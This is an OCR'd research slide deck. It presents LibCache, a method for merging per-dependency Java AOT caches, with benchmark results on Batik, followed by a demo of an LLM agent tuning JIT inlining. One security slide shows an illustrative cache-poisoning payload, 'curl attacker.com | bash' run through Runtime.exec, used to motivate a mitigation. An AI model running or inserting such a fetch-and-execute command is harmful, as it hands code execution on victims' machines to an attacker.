

Dependencies that Bundle Code and Execution

Aman Sharma and Martin Monperrus

KTH Royal Institute of Technology

About Me

4th year PhD student at KTH

Research in CHAINS group with Martin Monperrus and Benoit Baudry

Projects

- Allowlisting mechanism for Java applications [1]
- Causes of unreproducible builds in Java [2]
- Embedding dependency information in classfiles [3]
- Maven-lockfile: a tool to achieve lockfile in Maven ecosystem [4]
- Coding agents and Software Supply Chain Security (yul) [5]

[1] arXiv (2024)
A. Sharma, M. Wittlinger, B. Baudry, and M. Monperrus, 'SBOM.EXE: Countering Dynamic Code Injection based on Software Bill of Materials in Java', Jun. 2024. doi: 10.48550/arXiv.2407.00246

[2] IEEE TSE (2025)
A. Sharma, B. Baudry, and M. Monperrus, 'Causes and Canonicalization of Unreproducible Builds in Java', *IEEE TSE*, Oct. 2025. doi: 10.1109/TSE.2025.3627891


[3] JSS (2027)
S. Cofano, D. Williams, A. Sharma, and M. Monperrus, 'Classport: Designing runtime dependency introspection for Java', *Journal of Systems and Software*, Feb. 2027. doi: 10.1016/j.jss.2026.113128

[4] GitHub
Maven-lockfile: a tool to achieve lockfile in Maven ecosystem. chains-project/maven-lockfile

[5] GitHub
Force coding agents to use latest dependencies. chains-project/yul

For more: https://algomaster99.github.io/

Bundling Code



Execution Cache

Cache that enables faster startup/run time in future run

Runtime	Cache	Step it skips
CPython	__pycache__	Bytecode compilation
V8 (JavaScript)	V8 code cache	Bytecode compilation
Julia	Precompilation cache	Type inference
ART (Android)	Boot image and app image	Native compilation
HotSpot (Java)	CDS (JDK 5)	Class loading of JDK classes
HotSpot (Java)	AppCDS (JDK 10)	Class loading of application classes
HotSpot (Java)	**AOTCache (JDK 24)**	**Class loading and linking**

AOTCache (as of JDK 25+36 with JEP 515 reverted)

Section	Contents	Startup work it replaces
Header	Magic, region metadata	None
Read Write metadata	InstanceKlass	**Loading and Linking**
Read Only metadata	ConstantPool	
Heap Objects	Initialized Objects	Initialization of some JDK classes
AOT Code	i2c and c2i adapters	Adapter generation
Bitmaps	Map of pointer locations	None

Standard Workflow of AOTCache

Training (Record + Create)

```
java -XX:AOTCacheOutput=cache.aot -cp app.jar Main
```

Production Run

```
java -XX:AOTCache=cache.aot -cp app.jar Main
```

Opportunity to improve workflow

Production Run

```
java -XX:AOTCache=cache.aot -cp app.jar Main
```

Single Workload Bottleneck

Only one workload is captured during training, so the resulting cache may not be optimized for other diverse production workloads.


Aman Sharma | amansha@kth.se

Leyden Taxonomy

Approach	Status	Inputs
Single-shot	Shipped since JDK 24 (JEP 483)	Workload
Linear (Iterative)	Approved Prototype (#31344)	Workload, previous AOTCache
Merging Runs	Avoided so far (as of 2024)	Multiple AOTCaches of same app, different workload
Layered	Just an idea	JDK cache, Application framework cache, User app cache
Our work	**Prototype**	**Dependencies cache, User Application cache**


Source: https://openjdk.org/projects/leyden/notes/05-training-runs

High Level Idea: Existing




```
java -XX:AOTCache=app.aot -jar app.jar
```


High Level Idea: New



Experimental Methodology

Target Workload: Batik

Core libraries for parsing, transforming, rendering, and converting SVG files



RQ1

What is the build time overhead to generate caches?

Time to build all projects + time to create the cache

RQ2

How big is LibCache in terms of size on disk and classes?

`du -sh` and counting JDK classes

RQ3

Does LibCache achieve faster execution time than AOTCache and baseline?

Measuring end-to-end execution time

RQ1: Build Overhead

Step 1: Instrument Tests

```
<plugin>
<artifactId>maven-surefire-plugin</artifactId>
<configuration>
  <argLine>-XX:AOTCacheOutput=cache.aot</argLine>
  <testFailureIgnore>true</testFailureIgnore>
</configuration>
</plugin>
```

Step 2: What Maven Runs

EXECUTED COMMAND

```
java -cp common-logging.jar:classes/…
-XX:AOTCacheOutput=cache.aot
surefire-tests.jar
```

Note

Non-empty directories are disallowed during AOTCache workflow. However, I disabled that rule.

RQ1: Build Overhead Results

Cache	Baseline (s)	Cache production (s)	Overhead (%)
batik	20.5	29.6	+44.3
xmlgraphics-commons	11.1	19.8	+78.5
commons-io	82.0	92.8	+13.2
commons-logging	0.1*	0.9	+800.0
xml-apis	0.1*	0.9	+607.1
xml-apis-ext	0.1*	0.6	+850.7

A * symbol means that the cache is produced from a custom workload because this dependency has no test suite.

RQ1: Build Overhead Results

Cache	Baseline (s)	Cache production (s)	Overhead (%)
batik	20.5	29.6	+44.3
xmlgraphic			+78.5
commons-io			+13.2
commons-lo			+800.0
xml-apis			+607.1
xml-apis-e			+850.7

A * symbol dency has

Overhead of 13% to 79% is acceptable.

However, presence of tests is important.

Merging Caches

```
java -XX:AOTMode=merge \
-XX:AOTCache=batik/batik-test-old/cache.aot \
-XX:AOTMergeInputs=batik-deps/xmlgraphics-commons/cache.aot:batik-deps/commons-io/cache.aot:batik-deps/commons-logging-workload/cache.aot:batik-deps/xml-apis-workload/cache.aot:batik-deps/xml-apis-ext-workload/cache.aot \
-XX:AOTCacheOutput=tree.aot \
-cp benchmark/target/benchmark-fat.jar \
-version
```

Merging Caches

```
1 merged ← {}
2 for each cache Ci in {C1, …, Cn} do
3   for each class name n recorded in Ci do
4     if n is resolvable on classpathand n ∉ merged then // skips all the test classes too
5       merged ← merged ∪ {load-and-link(n)}
6     end if
7   end for
8 end for
9 // existing machinery for writing .aotconf file
10 serialize merged into RW and RO regions
11 fork child JVM to assemble final LibCache cache
12 regenerate HP from initialized Java objects in merged
13 regenerate AC adapters for all method signatures in merged
14 regenerate BM from memory layout of RW, RO, and HP
15 write final LibCache cache file // existing machinery for writing .aot file
```

How do I ensure that classes end up in AOTCache?

Static java parser for AOT cache “AOTP” like Leyden Analyzer

```
java -jar aotp.jar cache.aot --list-classes | grep "batik" | wc
                                                        -l
```



RQ2: Size of execution caches

Cache	JAR size	cache.aot size	JDK classes	App classes
batik/batik-test-old/cache.aot	5.7 MB	41 MB	3,567	2,085
batik-deps/xmlgraphics-commons/cache.aot	0.7 MB	28 MB	3,180	645
batik-deps/commons-io/cache.aot	0.5 MB	39 MB	4,645	1,354
batik-deps/commons-logging/cache.aot	0.1 MB	13 MB	1,375	18
batik-deps/xml-apis/cache.aot	0.2 MB	13 MB	1,442	34
batik-deps/xml-apis-ext/cache.aot	0.1 MB	10 MB	998	10
LibCache (merged)	—	**54 MB**	5,734	1,964

RQ2: Size of execution caches

Cache	JAR size	cache.aot size	JDK classes	App classes
batik/batik-test-old/cache.aot	5.7 MB	41 MB	3,567	2,085
batik-deps				645
batik-deps				1,354
batik-deps				18
batik-deps				34
batik-deps				10
LibCache (m				1,964

1) Cache size is too big compared to code (20x).

2) JDK classes are duplicated if we share such a cache.

RQ3: Performance Evaluation

1. Benchmark Workloads (Batik SVG Library)

`svg-parse`	`svg-to-png`	`svg-to-jpeg`	`svg-generate`

No Cache

- Runs each workload without explicit application cache
- Default CDS cache is still active
- Executed **30 times** to calculate mean execution time

AOTCache

- Uses a cache recorded from another workload
- e.g., svg-parse runs 30 times using cache from svg-to-png, svg-to-jpeg, and svg-generate
- Evaluates cross-workload effectiveness

LibCache

- Runs each workload using the combined **LibCache**
- Tests execution speed with merged dependency caches
- Executed **30 times** to obtain average performance

RQ3: Execution Time & Speedup

Workload	No cache (ms)	AOTCache (ms)	AOTCache speedup	LibCache (ms)	LibCache speedup
`svg-parse`	186.8 ± 8.4	130.2 ± 20.9	1.43×	128.6 ± 3.3	**1.45×**
`svg-to-png`	693.3 ± 19.1	577.6 ± 88.2	1.20×	418.0 ± 9.1	**1.66×**
`svg-to-jpeg`	686.0 ± 21.5	568.1 ± 95.0	1.21×	377.1 ± 10.5	**1.82×**
`svg-generate`	265.5 ± 10.9	215.7 ± 32.9	1.23×	177.9 ± 6.1	**1.49×**
Average	—	—	**1.27×**	—	**1.60×**


RQ3: Execution Time & Speedup

Workload	No cache (ms)	AOTCache (ms)	AOTCache speedup	LibCache (ms)	LibCache speedup
svg-parse	186.8 ± 8.4	130.2 ± 20.9	1.43×	128.6 ± 3.3	1.45×
svg-to-pr					1.66×
svg-to-jp					1.82×
svg-gener					1.49×
Average					**1.60×**

A general LibCache does show more speedup than AOTCache.

Security Concern if AOTCache is distributed

Maven Package



✓ **Benign Class (app.jar)**

```
// Main.class app.jar
ldc "Hello World!"
invokevirtual println(String)
```

⚠️ **Malicious Shadowing Payload (app.aot)**

```
// Main.class app.aot
ldc "curl attacker.com | bash"
invokevirtual Runtime.exec(String)
```

🛡️ **Proposed Mitigation**

Check bytecode similarity between classfile and RO/RW regions of AOTCache while downloading the package by maven build tool.

From Constrictor to Serpent: Investigating the Threat of Cache Poisoning in the Python Ecosystem — Marc Ohm, et al.

Aman Sharma | amansha@kth.se

Going forward on improving

⚠️ Problems

1. Excessive Size

The size of **AOTCache** is too big to be distributed per dependency (**~20x**).

2. Class Duplication

If distributed, a mechanism is necessary to avoid repeating standard JDK classes across individual dependency caches.

3. Version Coupling

JDK version independence must be maintained across environments.

💡 Solution

Classlist & Java Shared Archive

Since merge reduces caches to a classlist, using `-XX:DumpLoadedClassList` with `-Xshare:dump` creates a Java Shared Archive.

Key Benefits Solved:

- **Size Reduction:** Resolves massive ~20x footprint issues.
- **No Redundancy:** Classlists can be easily layered to eliminate repeated JDK classes.
- **Flexibility:** May support JDK version independence.

Hard to support AOTCache features such as profiles and AOT Code compilation

Are other people talking about library caches? Yes.



r/java • 8d ago
u/RupertMaddenAbbott

Dependencies-only AOT cache?

https://www.reddit.com/r/java/comments/1x5utm1/dependenciesonly_aot_cache/

1. Libraries can't ship their own AOT cache, it's up to the library user to run a training. This makes sense considering the cache is specific to the environment it was trained on, but I wonder if the experience could be improved for the end user by having maybe a Maven/Gradle plugin that loads the training suites from the declared dependencies and runs them.

https://www.reddit.com/r/java/comments/1wy58ox/warm_up_vector_api/

Opt-in (incubating) CDS archive of the dependency JARs for the run task: about −44% of run readiness #1387

Producers want to distribute caches

https://mail.openjdk.org/pipermail/leyden-dev/2025-November/002819.html

“At JetBrains we're working on a JVM-based command-line tool called Amper. We're trying to optimize startup time using AOT features, but we're in a bit of a pickle regarding the AOT cache portability.”

Points raised during Leyden meeting

- Cache can be used to pin classes
  - SBOM.EXE: Countering Dynamic Code Injection based on Software Bill of Materials in Java
- Local cache vs Non-local cache
- Running integration test application might be better to avoid caching bloat

- A general execution cache can provide good overall speedup.
- Merge of caches can be a part of build pipelines.
- AOTCache’s size is not feasible to make it a distribution artifact.

Dependencies that Bundle Code and Execution
https://arxiv.org/abs/2607.02618

Thank you

Feedback and Questions welcome :)

End of Part 1

JIT Tuning at Runtime using LLM Agent

(Live Demo)


https://chains.proj.kth.se/llm-jit-agent/

Demo steps

1. java Simulation.java (Expect throughput around 60K)
2. java -XX:CompileCommand=inline,Simulation::step Simulation.java (Expect throughput around 110K)
3. Analyze profile (hotspot log)
4. Use DeepSeek (with OpenCode to come up with this optimization)
5. Look at the transcripts to check if it is not reading source

JDK Prototype: https://github.com/algomaster99/jdk/tree/ai-jit


Architecture



profile.json

```
{
  "round": 1,
  "total_samples": 199, // hot samples
  "c2_defaults": { ... }, // C2 thresholds
  "applied_hints": [], // earlier rounds
  "methods": [ // hottest methods
    {
      "name": "Simulation::runTrajectory",
      "samples": 42,
      "bytecode_size": 26,
      "has_loops": true,
      "calls": [ // call sites
        {
          "caller": "Simulation::trajectory",
          "callee": "Simulation::step",
          "count": 193976,
          "callee_bytecode_size": 481,
          "inlined": false
        },
        ...
      ]
    },
    ...
  ]
}
```

Performance Spike



Agent Optimization Rounds

Claude Code (Opus 5.5)

Rnd	Hot	Time	Suggestions
1	3	7.1s	`inline step, unroll runSumArray 120`
2	2	6.6s	*none*
3	2	9.7s	*none*

OpenCode (DeepSeek V4 Pro)

Rnd	Hot	Time	Suggestions
1	3	14.8s	`inline step`
2	2	22.6s	`unroll runSumArray 128`, `unroll runTrajectory 128`
3	2	n/a	not logged within 60s

Hot: Number of hot methods identified by agent thread. **Time:** JVM wait duration for agent response.

Related Work

- A-JIT: Agentic Just-In-Time Software Construction: short paper on modification of source code at runtime
- https://xingjianbai.com/reactive-optimizers/: modifies source code of optimizer based on loss curves in neural network training

Difference: in this POC, code is never generated by LLM; always by C2.

Future Work

- Running DaCopo benchmark with this POC
  - RQ: Optimal size of profile and what attributes are important?
  - RQ: How much does the sampling thread affect the main thread?
- Beyond JVM:
  - Python also has a JIT compiler
  - Changing defaults at Runtime